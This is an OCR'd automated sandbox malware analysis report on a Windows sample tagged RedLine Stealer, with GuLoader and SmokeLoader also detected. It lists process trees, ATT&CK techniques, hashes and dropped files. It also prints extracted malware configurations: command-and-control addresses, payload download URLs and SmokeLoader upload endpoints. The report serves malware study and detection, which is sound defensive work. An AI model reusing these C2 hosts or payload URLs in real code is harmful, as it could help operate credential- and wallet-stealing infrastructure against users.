ID: 542025
Sample Name: fw8ex1BNek.exe
Cookbook: default.jbs
Time: 15:29:50
Date: 18/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report fw8ex1BNek.exe

Overview


General Information

Sample Name:	fw8ex1BNek.exe
Analysis ID:	542025
MD5:	6a4b078a500c92..
SHA1:	03005f11d47b9ef..
SHA256:	a5acef0be0bd999.
Tags:	exe RedLineStealer
Infos:	

Most interesting Screenshot:



Detection




GuLoader RedLine SmokeLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Detected unpacking (overwrites its o…
- Yara detected SmokeLoader
- System process connects to networ…
- Detected unpacking (changes PE se…
- Antivirus detection for URL or domain
- Yara detected GuLoader
- Found malware configuration
- Multi AV Scanner detection for subm…
- Benign windows process drops PE f…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…

Classification



Process Tree

- **System is w10x64**
- fw8ex1BNek.exe (PID: 1624 cmdline: "C:\Users\user\Desktop\fw8ex1BNek.exe" MD5: 6A4B078A500C92AE7BBF3563A49FB100)
  - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - DB56.exe (PID: 3496 cmdline: C:\Users\user\AppData\Local\Temp\DB56.exe MD5: F2F8A2B12CB2E41FFBE135B6ED9B5B7C)
      - DB56.exe (PID: 4272 cmdline: C:\Users\user\AppData\Local\Temp\DB56.exe MD5: F2F8A2B12CB2E41FFBE135B6ED9B5B7C)
    - 4924.exe (PID: 6316 cmdline: C:\Users\user\AppData\Local\Temp\4924.exe MD5: 4C2D293F6A8F5AB1D869EFDFCD4AD41A)
    - 8CE5.exe (PID: 5548 cmdline: C:\Users\user\AppData\Local\Temp\8CE5.exe MD5: EC1105BE312FD184FFC9D7F272D64B87)
- acgvitw (PID: 1752 cmdline: C:\Users\user\AppData\Roaming\acgvitw MD5: 6A4B078A500C92AE7BBF3563A49FB100)
- **cleanup**

Malware Configuration

Threatname: RedLine

```
{
  "C2 url": "45.9.20.240:46257"
}
```

Threatname: GuLoader

```
{
  "Payload URL": "http://185.112.83.8/InjectHollowing.bin"
}
```

Threatname: SmokeLoader

```
{
  "C2 list": [
    "http://rcacademy.at/upload/",
    "http://e-lanpengeonline.com/upload/",
    "http://vjcmvz.cn/upload/",
    "http://galala.ru/upload/",
    "http://witra.ru/upload/"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000017.00000002.622456667.00000000021A5000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000000B.00000002.481080184.0000000000661000.00000004.00020000.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
00000005.00000000.405588327.0000000002E51000.00000020.00020000.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
00000012.00000002.617991454.0000000000402000.00000040.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000000.00000002.427646956.000000000007C1000.00000004.00020000.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.fw8ex1BNek.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
0.2.fw8ex1BNek.exe.630e50.1.raw.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
23.2.4924.exe.21e6516.2.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
23.2.4924.exe.2610000.6.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
23.2.4924.exe.2440000.4.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 21 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

System process connects to network (likely due to code injection or exploit)

Uses known network protocols on non-standard ports

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected SmokeLoader

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

Yara detected GuLoader

.NET source code contains method to dynamically call methods (often used by packers)

Hooking and other Techniques for Hiding and Protection:

Uses known network protocols on non-standard ports

Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Checks if the current machine is a virtual machine (disk enumeration)

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Anti Debugging:

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Benign windows process drops PE files

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Creates a thread in another existing process (thread injection)

.NET source code references suspicious native API functions

Stealing of Sensitive Information:

Yara detected RedLine Stealer

Yara detected SmokeLoader

Found many strings related to Crypto-Wallets (likely being stolen)

Remote Access Functionality:


Yara detected RedLine Stealer

Yara detected SmokeLoader

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma Contro
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	Input Capture 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Native API 1 1	Boot or Logon Initialization Scripts	Process Injection 4 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 1 3	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encryp Channe
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	Security Software Discovery 5 3 1	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	Non-St Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Ap Layer F
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Virtualization/Sandbox Evasion 2 3 1	SSH	Keylogging	Data Transfer Size Limits	Applica Protoc
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Commu
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 2 3 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pr
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 4 1 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Hidden Files and Directories 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pr


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
fw8ex1BNek.exe	39%	Virustotal		Browse
fw8ex1BNek.exe	38%	ReversingLabs	Win32.Trojan.Jaik	
fw8ex1BNek.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\DB56.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\acgvitw	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\4924.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\8CE5.exe	18%	ReversingLabs	Win32.Trojan.Shelsy	
C:\Users\user\AppData\Local\Temp\DB56.exe	60%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Local\Temp\Wamozart6.dat	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsn7A92.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsn7A92.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\acgvitw	38%	ReversingLabs	Win32.Trojan.Jaik	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.3.fw8ex1BNek.exe.640000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.fw8ex1BNek.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.fw8ex1BNek.exe.630e50.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.3.acgvitw.640000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.acgvitw.630e50.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.acgvitw.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
bastinscustomfab.com	0%	Virustotal		Browse
rcacademy.at	12%	Virustotal		Browse
www.bastinscustomfab.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://service.r	0%	URL Reputation	safe	
http://45.9.20.240:7769/lgno.exe	0%	Virustotal		Browse
http://45.9.20.240:7769/lgno.exe	100%	Avira URL Cloud	malware	
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id2Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id4	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id7	0%	URL Reputation	safe	
http://e-lanpengeonline.com/upload/	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id6	0%	URL Reputation	safe	
http://185.112.83.8/InjectHollowing.bin	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id19Response	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	
http://https://bastinscustomfab.com/veldolore/scc.exe	0%	Avira URL Cloud	safe	
http://support.a	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6Response	0%	URL Reputation	safe	
http://185.112.83.8/install3.exe	100%	Avira URL Cloud	malware	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://galala.ru/upload/	100%	Avira URL Cloud	malware	
http://tempuri.org/Entity/Id9Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id20	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id22	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id23	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id1Response	0%	URL Reputation	safe	
http://witra.ru/upload/	100%	Avira URL Cloud	malware	
http://forms.rea	0%	URL Reputation	safe	
http://https://www.bastinscustomfab.com/veldolore/scc.exe	0%	Avira URL Cloud	safe	
http://rcacademy.at/upload/	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id10	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id11	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id13	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id14	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id17	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id18	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5Response	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://tempuri.org/Entity/Id19	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bastinscustomfab.com	50.62.140.96	true	true	• 0%, Virustotal, Browse	unknown
cdn.discordapp.com	162.159.134.233	true	false		high
rcacademy.at	211.59.14.90	true	true	• 12%, Virustotal, Browse	unknown
www.bastinscustomfab.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.9.20.240:7769/Igno.exe	true	• 0%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://e-lanpengeonline.com/upload/	true	• Avira URL Cloud: safe	unknown
http://185.112.83.8/InjectHollowing.bin	true	• Avira URL Cloud: safe	unknown
http://https://bastinscustomfab.com/veldolore/scc.exe	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/921473641538027521/921473810035793960/Vorticism.exe	false		high
http://185.112.83.8/install3.exe	true	• Avira URL Cloud: malware	unknown
http://galala.ru/upload/	true	• Avira URL Cloud: malware	unknown
http://witra.ru/upload/	true	• Avira URL Cloud: malware	unknown
http://https://www.bastinscustomfab.com/veldolore/scc.exe	false	• Avira URL Cloud: safe	unknown
http://rcacademy.at/upload/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.9.20.240	unknown	Russian Federation		35913	DEDIPATH-LLCUS	true
190.117.75.91	unknown	Peru		12252	AmericaMovilPeruSACPE	false
185.112.83.8	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true
222.232.238.243	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	false
50.62.140.96	bastinscustomfab.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
211.59.14.90	rcacademy.at	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
148.0.74.229	unknown	Dominican Republic		6400	CompaniaDominicanadeTelefonosSADO	false
86.107.197.138	unknown	Romania		39855	MOD-EUNL	false
218.38.155.210	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
162.159.134.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	542025
Start date:	18.12.2021

Start time:	15:29:50
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	fw8ex1BNek.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@8/9@50/10
EGA Information:	Failed
HDC Information:	• Successful, ratio: 7.1% (good quality ratio 5.6%) • Quality average: 48.9% • Quality standard deviation: 34%
HCA Information:	• Successful, ratio: 84% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:31:42	Task Scheduler	Run new task: Firefox Default Browser Agent 4751B9F5DD431523 path: C:\Users\user\AppData\Roaming\acg vitw

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\DB56.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\DB56.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	700
Entropy (8bit):	5.346524082657112
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhat/DLI4M/DLI4M0kvoDLIw:ML9E4Ks2wKDE4KhK3VZ9pKhgLE4qE4jv
MD5:	65CF801545098D915A06D8318D296A01
SHA1:	456149D5142C75C4CF74D4A11FF400F68315EBD0
SHA-256:	32E502D76DBE4F89AEE586A740F8D1CBC112AA4A14D43B9914C785550CCA130F
SHA-512:	4D1FF469B62EB5C917053418745CCE4280052BAEF9371CAFA5DA13140A16A7DE949DD1581395FF838A790FFEBF85C6FC969A93CC5FF2EEAB8C6C4A9B4F1D55D
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..

C:\Users\user\AppData\Local\Temp\4924.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	406045
Entropy (8bit):	6.683268409159715
Encrypted:	false
SSDEEP:	6144:kexzTwaVLQ5CcQXJsa6OyPE9SXVk1BQ4X+OZd7vniBqJWBxZL2:kexQaVIClsa6OyKSXVkXQ4X+cJ+qJW4
MD5:	4C2D293F6A8F5AB1D869EFDFCD4AD41A
SHA1:	ABC8EC37D505D17F6F2B7659B70C13629E16DA17
SHA-256:	2637F180814B50CF917008A1673D8139BB5156D3C535D86D52122DC6B07F6A99
SHA-512:	B2CBB407B3E8F22051D441748AB1E3F71F0F83D95F3CCFD5BA4829D6F66C903AEF551A6280735EACA6C7BD9149C1B58AEB8F7343A3DCA96AD32734D8F0C2657
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....?.IJ^..J^..J^....&.H^..%(.[^..%(..,^..C&-.O^..J^...^..%(..a^..%($.K^..%(#.K^..RichJ^.....PE..L...3.E_.....^.....B.....@.....P.....F.....d...<.....k.....L...`..... ..@...@.....text..... ..`.data.....@....rsrc....k.....l.....@..@.reloc...5.....6.....@..B..... .....

C:\Users\user\AppData\Local\Temp\8CE5.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	94424
Entropy (8bit):	7.517598762367289
Encrypted:	false
SSDEEP:	1536:O/T2X/jN2vxZz0DTHUpouMJbL7xE+1nkhA1gq5iAYFh7z1N60m5fLsP/DsSTH:ObG7N2kDTHUpouMJbL7PaWRuNs0m5fLW
MD5:	EC1105BE312FD184FFC9D7F272D64B87
SHA1:	3C6B70AB854CC46448B55D8A057698C4568A85E2
SHA-256:	39CD27E2D57DB8BFEDFC31413679E5C4CB27274A45C0ACB98C0AD81905729CA5
SHA-512:	D3F1E91B9863E53E77F2936C79FBEB8FED5B12B4EF8C68F496DB86A3774295DD3F9DB7EA5493F2D026E76AF5922891379B2B8942EBA570A8D0F41A041FCD218
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 18%
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\8CE5.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@...../....@.....H.....\..P..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`..`.....rsrc...H.....@..@..... ....

C:\Users\user\AppData\Local\Temp\DB56.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	545280
Entropy (8bit):	5.831163111345628
Encrypted:	false
SSDEEP:	6144:5RZmeBqZRvZq9fRubqgJcL+okUesWafbPIInsTZrlTTPyDvu6t2Kekt6:5RZXQ50L7esWibIIn4ZrlTTPyDv8Kek
MD5:	F2F8A2B12CB2E41FFBE135B6ED9B5B7C
SHA1:	F7133A7435BE0377A45D6A0BD0EF56BB0198E9BE
SHA-256:	6D969631CE713FC809012F3AA8FD56CF9EF564CC1C43D5BA85F06FDDC749E4A1
SHA-512:	C3098730BE533954CAB86F8D29A40F77D551CCB6CB59FF72E9AB549277A93A257CC1A1501108C81E4C2D6D9723FE793780FFD810B9D839FAA6C64E33FE52C4E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 60%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...?.....0..J.....h... .....@.. ....@.....h..K..... ....H.....text....H... ...J..... ..`.rsrc.....L.....@....reloc..... .....P.....@..B.....h.....H.....4C..... \..`.....(....*..0..1.....8!....~....u....s....z&8.....8....(c...8....*.....*.....*....(c...(....*.. .j*.....*.....*.....*.....*.....*....(....*.~(....(}...8....*(.....8.....*.....*.....*.....*.....*....0.....*.0.....*....*.....*.....*....(....*..0.....*....*....0.....*.(....t.A.....t. A.....*.....*.....

C:\Users\user\AppData\Local\Temp\Wamozart6.dat	
Process:	C:\Users\user\AppData\Local\Temp\8CE5.exe
File Type:	DOS executable (COM)
Category:	dropped
Size (bytes):	45227
Entropy (8bit):	7.703951928306707
Encrypted:	false
SSDEEP:	768:ou2vw9rmpMyGOt9A9uSlkRdw1flpf5IXUx3zXn+AznL+oFw1Og:ouj9SpMC1S2dsll23zXlzLtzg
MD5:	B9D4D051E48D4E9AD194CEF9D1599C0E
SHA1:	251207FDE809001616B9982CF142884848A51718
